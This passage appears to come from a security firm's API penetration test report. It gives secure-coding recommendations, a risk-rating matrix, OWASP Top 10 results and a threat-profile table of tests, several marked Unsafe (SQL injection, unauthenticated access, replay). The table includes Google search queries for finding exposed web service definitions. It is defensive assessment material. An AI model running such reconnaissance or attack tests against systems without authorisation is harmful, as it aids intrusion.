Validation of user input should be carried out using a whitelist approach. Use a whitelist filter with range, length and format, instead of a blacklist filter. Defining what is allowed and rejecting everything else is safer than rejecting just the suspicious input. Blacklist filters frequently become obsolete when a new attack is discovered.

3. Escape special characters

Escape all special characters like % # { } | \ ^ etc. by replacing them with their HTML-encoded values before displaying any input from the user on the browser. This ensures that the application is protected against attacks like Cross-Site Scripting.

4. Use prepared statements in database queries

An application may use dynamic queries or prepared statements to query the database. Use of dynamic queries where the query is executed by directly feeding the user input into the query can lead to injection attacks on the database. The safe method is to use parameterized queries or prepared statements. These prepared statements use the user input as parameters and the precompiled query is executed safely.

5. Use strong, random session tokens

An adversary can hijack an authenticated session by guessing the session token. The application should use unique and random session tokens that cannot be guessed. The session tokens generated by ASP.Net, J2EE, PHP, and other platforms are strong and random.

6. Use a hidden token in transaction requests

If the session token is implemented as a cookie (which it usually is), use an additional token for transaction requests to

defeat Cross-Site Request Forgery attacks. This token can be a hidden variable in POST requests. When the request is received at the server, compare the value of the token received with the value that was served in the page before it. If they match, the request comes from an authentic source.

7. Never store secrets in hidden fields/cookies

Ensure that no sensitive information such as passwords, application details, account numbers and credit card numbers are stored in hidden fields/cookies. Hidden fields/cookies are easily accessible to users and attackers.

8. Use cache-control directives to prevent sensitive data from being cached

Browsers have a cache that remembers pages once served for improving performance. Pages with sensitive information also get stored in the cache. An attacker can steal this information from the cache. Cache-control directives “no-store”, “no-cache” and “must-revalidate” should be used on pages that display sensitive information.

9. Set session cookie to HttpOnly

HttpOnly is a security attribute available for cookies. It prevents a script on the page from accessing cookies on the page. This is an additional layer of defense against Cross-Site Scripting, as it prevents malicious scripts from stealing session cookies and hijacking sessions.

10. Set the path attribute for cookies

Cookies support a path attribute that instructs the browser to send the cookies only in requests to specific folders and subfolders in the domain. Set the path attribute to the application's path. This ensures that no other application in the same domain will receive the cookies from the browser.

11. Set Autocomplete = OFF

Browsers have a feature to remember the recently typed web addresses, web form entries, usernames and passwords. When a user starts typing, the browser suggests possible matches. This feature is known as “Autocomplete” in IE and “Remember Passwords” in Firefox. If a browser is configured to remember the username and password, then every time a user logs in to the application, the browser remembers the password. An adversary can then access the application with the stored password of the previous user. Setting Autocomplete to “OFF” prevents this.

12. Use HTTP redirection during login

When a user is authenticated, use HTTP Redirect to take the user to the next page, instead of directly displaying the page. This would prevent any local attack wherein the attacker uses the browser's Refresh feature to steal the password entered previously.

13. Invalidate sessions on logout

Once the user clicks on the Logout button, the session object should be invalidated at the server. This ensures that an attacker cannot reuse the session even if the session token is stolen.

14. Forcefully log the user out when suspicious events occur

Log the user out when the request fails input validation checks or privilege verification checks that make you suspect the user to be an adversary. Similarly, log the user out when the hidden token for a transaction request is incorrect.

15. Log failures in the audit log

Critical security events like failed login attempts, input validation failure, etc. should be logged. Capture the timestamp, user ID, and the IP address of the client for each event.

16. Do not hard code the database password

The username and password used to access the database should not be hard-coded into the application. They should be stored encrypted in the registry; and retrieved and used whenever required. Hard-coded passwords can be stolen easily, and it is impossible to change the password without changing the code.

17. Use standard crypto algorithms and libraries

Use only standard cryptographic algorithms and libraries. Do not use your own cryptographic algorithms as they may be weak and can be cracked easily by attackers. The creation of crypto algorithms should be left to professional cryptographers.

18. Use SSL for transmission of all sensitive data

Secure Socket Layer protects the data from being sniffed over the network. Use SSL for pages that send sensitive data to the server and also when sensitive data is being sent to third party sites.

19. Store passwords as salted hashes

If passwords are stored as plaintext, any compromise of the database would lead to the exposure of passwords to the attacker. Storing the passwords as simple hashes prevents the exposure of passwords to an extent, but an attacker can crack the passwords using rainbow tables. Hence, store passwords as salted hashes.

20. Use Try...Catch...Finally to handle exceptions

The Try ... Catch ... Finally construct is a C++ like structured statement used to handle exceptions. Equivalent constructs are available in Java and .Net languages. While executing a code, if the code displays an exception, the runtime checks whether the exception has been handled by any of the Catch blocks. Then, the application can execute an appropriate clean-up code. This ensures that all exceptions displayed by the application are captured and handled appropriately; thus avoiding abnormal conditions occurring in the application. The Finally is especially important to release all resources, like open database connections that might stay open when an error changes the flow of code and skips the normal call to close.

21. Define and use custom error pages

Always define custom error pages and display only generic messages whenever unexpected errors and exceptions occur. This ensures that no sensitive information is displayed to the user even when unexpected error conditions occur.

22. Train your developers in secure coding

Training your developers in secure coding principles. Training helps them to understand the security threats to their application and the measures required to prevent them. Test the code written by trained developers to verify whether they have understood the principles and apply them consistently. This leads to a safer code.

Recommended Reading

[Best Practices in Input Validation](#) by Roshen Chandran

[Kevin Spett's paper Cross-Site Scripting](#)

[Cross-Site Tracing \(XST\) by Jeremiah Grossman](#)

[CSRF – The Hidden Menace](#)

[System.Security.Cryptography Namespace](#)

[SSL/TLS](#)

[Storing Passwords – done right!](#)

[How to: Handle Page-Level Errors](#)

[How to: Handle Application-Level Errors](#)

[How to: Create Custom Error Reporting Pages](#)

[Using browser refresh to expose passwords](#)

[An MSDN article on Autocomplete](#)

[Password Management Concerns with IE and Firefox](#)

[Training your developers](#)

Interpreting Risk Ratings

This matrix shows how we arrive at a risk rating for a threat/vulnerability combination discovered in a test. It is based on 3 dimensions:

1. Impact
2. Ease of exploitation
3. Access level required (whether an adversary needs physical access to the client's desktop, or not)

Note: Physical access does not mean physical access to the server. It means access to the client's desktop, e.g. to view the browser cache.

Level of Access Required	Ease of Exploitation	Impact		
		High	Medium	Low
No Physical Access Required	Easy	High	High	Medium
	Moderate	High	Medium	Low
	Difficult	Medium	Medium	Low
Physical Access Required	Easy	Medium	Medium	Low
	Moderate	Medium	Low	Low
	Difficult	Low	Low	Low

Impact

High: These issues can pose a significant security threat. The issues that have a critical impact are typically those that would allow an attacker to gain full administrative access to the device. User-level access to a device and a DoS vulnerability in a critical service would fall into this category. Classic examples are services with default usernames and passwords, buffer overflow vulnerabilities with publicly available exploits, and SQL Injection vulnerabilities in the Login page. These vulnerabilities need to be fixed immediately. They indicate clear and immediate danger to the system.

Medium: These issues have significant limitations on the direct impact they can cause. Typically, these issues would include significant information leakage issues, denial-of-service issues or those that provide significantly limited access.

Low: These issues represent a low-level security threat. A typical issue would involve information leakage that can be useful to an attacker, such as a list of users. Descriptive ODBC error messages are an example of this type. Resumes of employees that discuss internal architecture and features that they have configured on security devices is another example.

Ease of Exploitation

Easy: The vulnerability requires little-to-no knowledge on the attacker's part and can be exploited using standard operating system tools. An administrative service without or with a default password would fall into this category, as would a simple software vulnerability exploit.

Moderate: The weakness requires specific knowledge on the attacker's part. It can be exploited using a combination of operating system tools or publicly available tools downloaded from the Internet.

Difficult: A security weakness that falls into this category would require significant effort and knowledge on the attacker's part. Furthermore, a combination of attacks may be required.

Observations

Weaknesses mentioned under this section are informational and are best practices. Either these weaknesses cannot be exploited directly or are very difficult to exploit due to multiple constraints. Typically, these would include minor information leakage issues, for example web server responses revealing the web server type.

The OWASP Top 10 - 2017

The Open Web Application Security Project (OWASP) is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. These comprise the [OWASP Top 10](#).

The Application Penetration Test includes all the items in the OWASP Top 10 and more. The penetration tester tries to remotely compromise the OWASP Top 10 flaws.

The flaws listed by OWASP in its most recent Top 10 and the status of the application against those are depicted in the table below.

#	The OWASP Top 10 - 2017	Status
A1	Injection	Unsafe
A2	Broken Authentication	Unsafe
A3	Sensitive Data Exposure Unsafe	Safe
A4	XML External Entities (XXE) Unsafe	Safe
A5	Broken Access Control	Safe
A6	Security Misconfiguration	Unsafe
A7	Cross-Site Scripting (XSS)	Safe
A8	Insecure Deserialization	Safe
A9	Using Components With Known Vulnerabilities	Safe
A10	Insufficient Logging and Monitoring	NA

Note: For A3 "Sensitive Data Exposure", the penetration test verifies that no sensitive data stored on the client is weakly encrypted or transmitted in plaintext or using an insecure encryption scheme. The penetration test usually cannot verify whether the sensitive data stored at the server is weakly encrypted. This can be ideally detected in a code review.

Note: For A10 "Insufficient Logging and Monitoring", the penetration test checks whether logs and audit trails are accessible to the end-users. However, the penetration test cannot verify whether the application's event/incident logging, detection & response mechanisms/policies, deployed at the server, are adequate or sufficient. This can ideally be verified by performing a source code review along with an application architecture review, inclusive of Firewall and WAF configurations, if any.

Since these are well-known attacks, we rate any weakness in the site that is vulnerable to these attacks as High, Medium or Low Risk depending on the data that the attacks compromise.

Threat Profile

Threats	Test Page	Test Name	Risk	Status
Web services uses weak authentication	Any API	Submit a partial password/token/key and check whether the application accepts it.	high	NA
		Is Expiry set?	info	NA
		Is API key is secure?	medium	NA
		Is uses session or username/password for authentication?	low	Safe
		Is uses custom protocols for authentication?	medium	NA
		Is basic authentication enabled? SSL enabled?	medium	Safe
		Access service without authentication	high	Unafe
		Submit a blank username and/or password/token/key and check whether the server accepts it	high	Unsafe
An adversary steals sensitive data	Any API	Traverse the directories (Directory Traversal attack).	high	Safe
		Try using a dot-dot-slash attack in the cookie or other parameters that are being transmitted in the Request from the client to the server.	high	Safe
		Is sensitive data stored in cookies?	medium	Safe
		Try getting sensitive error message. Do error messages reveal a lot of data?	medium	Safe
		Is the private IP address of the server leaked?	medium	Safe
		Is sensitive or session token stored in local data storage?	medium	Safe
		Does the web server banner reveal the make or version information?	low	Safe
		Is Boundary Check Security Scan performed?	medium	Safe
		Is Remote File Inclusion attack possible?	medium	Safe
		Identify any logic flaws that could cause some actions	medium	Safe
An adversary tricks the user into visiting a fake site/application/server	Any API	Is a Host Header Name Injection attack possible?	low	Safe
		Is redirection possible?	high	Safe
An adversary uses SQL Injection for malicious activities	Any API	Try to get SQL error response by injecting single quote etc	high	Unsafe

		SQL Injection on query-string variables	high	Unsafe
		SQL Injection on Header parameters	high	Safe
		SQL Injection on Session token	high	Safe
		Is blind SQL Injection possible on numeric and/or string fields?	high	Unsafe
An adversary performs XSS attack	Any API	Is XSS possible in form fields? These might be in the form of XML Request-Response pairs in the case of Web Services.	medium	Safe
		Is XSS possible in query string variables?	medium	Safe
		Is XSS possible on Header parameters?	medium	Safe
		Is XSS possible in variable names?	medium	Safe
An adversary can conduct an XML injection attack	Any API	Is Content-Type header poisoning possible?	medium	Safe
		Is XML injection Possible?	high	Safe
		Tag injection attacks. Most XML Parsers when they parse duplicate tags encountered in an XML record they parse the value of the second record.	high	Safe
		Is Denial of Service (Billion Laughs Attack / XML Bomb) possible?	high	Safe
		Is XML Schema Poisoning attack possible?	medium	Safe
An adversary can perform XXE attack	Any API	Is XXE attack possible?	high	Safe
An adversary can conduct an XPATH Injection attack	Any API	Is XPATH injection possible?	high	Safe
		Is blind XPATH injection possible?	high	Safe
An adversary can perform Server Side Request Forgery	Any API	Is Server Side Request Forgery possible?	high	Safe
An adversary performs malicious activities on the server by using dangerous/arbitrary HTTP methods	Any API	Check OPTION method is enabled?	medium	Safe
		Check PUT, Delete methods are accepted?	high	Safe
		Check TRACE & HEAD is enabled?	info	Safe
		Check JEFF and CATS, etc is accepted?	low	Safe
An adversary impersonates transactions using a Request Replay attack	Any API	Check whether the anti-CSRF token or any unique Key is used in transactions using POST or GET method.	medium	Unsafe
		Server Side Validation is not Implemented	low	Unsafe

An web service or API vulnerable Insecure Direct Object Reference (IDOR) attack	Any API	Is Parameter Manipulation possible?	high	Safe
Missing HTTP Headers	Any API	Is HTTP Strict Transport Security header set?	low	Unsafe
		Is X-Frame-Options header set?	low	Safe
		Is X-XSS-Protection header set?	low	Safe
		Is X-Content-Type-Options header set?	low	Safe
		Expect-CT header set ?	low	Safe
		Feature-Policy header set ?	low	Safe
An adversary may exploit weak cryptographic mechanisms in SSL	Any API	Check for Weak SSL Ciphers - Null Ciphers, RC4, CBC, MD5 signature algorithm and SSLv2 support on the server	low	Safe
		Check for BEAST and CRIME attacks on the SSL/TLS Cipher Suite	low	Safe
		Check for Padding attacks on SSL such as Oracle and POODLE	low	Safe
An adversary uses fake SSL certificates that appear legitimate	Any API	Has the validity of the SSL certificate expired?	medium	Safe
		Has the SSL certificate been signed by a trusted third party?	medium	Safe
		Is the SSL certificate issued to the client company?	medium	Safe
		Is deprecated public key length supported?	info	Safe
		Does the server support wild card certificate?	info	Unsafe
An adversary may exploit insecurely implemented CORS	Any API	Is "allow-access-from domain" in cross-domain.xml policy file set to * or unauthorized domains?	low	Safe
		If cross-domain.xml policy is present and if certain web resources are provided access to certain domains only, then, Check if the website allows Cross Origin Requests to access web resources by merely setting an Origin Header in Proxy?	low	Safe
An adversary obtains sensitive information from the public domain by Google hacking	Google web interface	check inurl:aspx?wsdl site:www.abc.com on google	high	Safe
		Check Filetype:jws site:www.abc.com on google.	high	Safe
An adversary uploads/attached a malicious file	Upload API	Naughty SOAP attachments	high	Safe

An adversary can steal sensitive data by sniffing cleartext traffic	Any API	Check web services running on HTTP protocol?	medium	Safe
An adversary performs replay attack	Any API	Is same request is accepted multiple times?	low	Unsafe
		Is Nonce value used to prevent replay attack?	low	Unsafe
		Is Timestamp prevent the replay attack? (If Nonce not Implemented)	low	Unsafe
An adversary performs fuzzing attack	Any API	Is Parameter vulnerable to Fuzz?	medium	Safe
		Try to get error	medium	Safe
		Is Soap Fuzzing possible?	medium	Safe
		Is XML Fuzzing possible?	medium	Safe
		Is Dos attack possible?	medium	Safe
		Is Recursive fuzzing possible?	medium	Safe
		Is Replacive fuzzing possible?	medium	Safe
An adversary can gather Information to perform further attack	Any API	Identify web method call mechanics (WSDL enumeration)	low	Safe
		Testing WSDL (OWASP-WS-002) - Invoke an operation that is not used in a standard SOAP Request	high	Safe
HTTP GET parameters/REST Testing (OWASP-WS-005)	Any API	Data validation on REST web service	low	Safe
Security Misconfiguration	Any API	Known flaws of any 3rd party software used in the web Service	high	Unsafe
		Displaying Default document for web service	low	Safe

Mitigation Tracker

Ticket ID	Vulnerability	Risk	Asset Name	Assigned To	Target Date	Status
No vulnerabilities for asset						

Ticket ID	Unconfirmed Vulnerability	Risk	Asset Name	Assigned To	Target Date	Status
No vulnerabilities for asset						



Head Office : Shilpa Vidya, 49, 1st Main, 3rd Phase, JP Nagar, Bangalore - 560 078 | Phone : +91-80-42543444 | Fax : +91-80-41208929

Abu Dhabi : +971-55-9891227 | **Bangkok** : +66 23093650-51 | **Doha** : +974 33559018 | **Dubai** : +971-4-2595526 **Jakarta** : +62-8111664399 | **Kuala Lumpur** : +60-3-7660-4988 | **London** : +44(0)20 7148 7475 **Mumbai** : +91 022 33655151 | **Riyadh** : +966 (0) 11 4725163 | **Stuttgart** : +49-711-7224-9626 **Toronto** : +1-416-273-5004 | **Virginia** : +1-703-8713934 | **Muscat** : +968 99383575 (Business Associates)

provian.support@paladion.net | www.paladion.net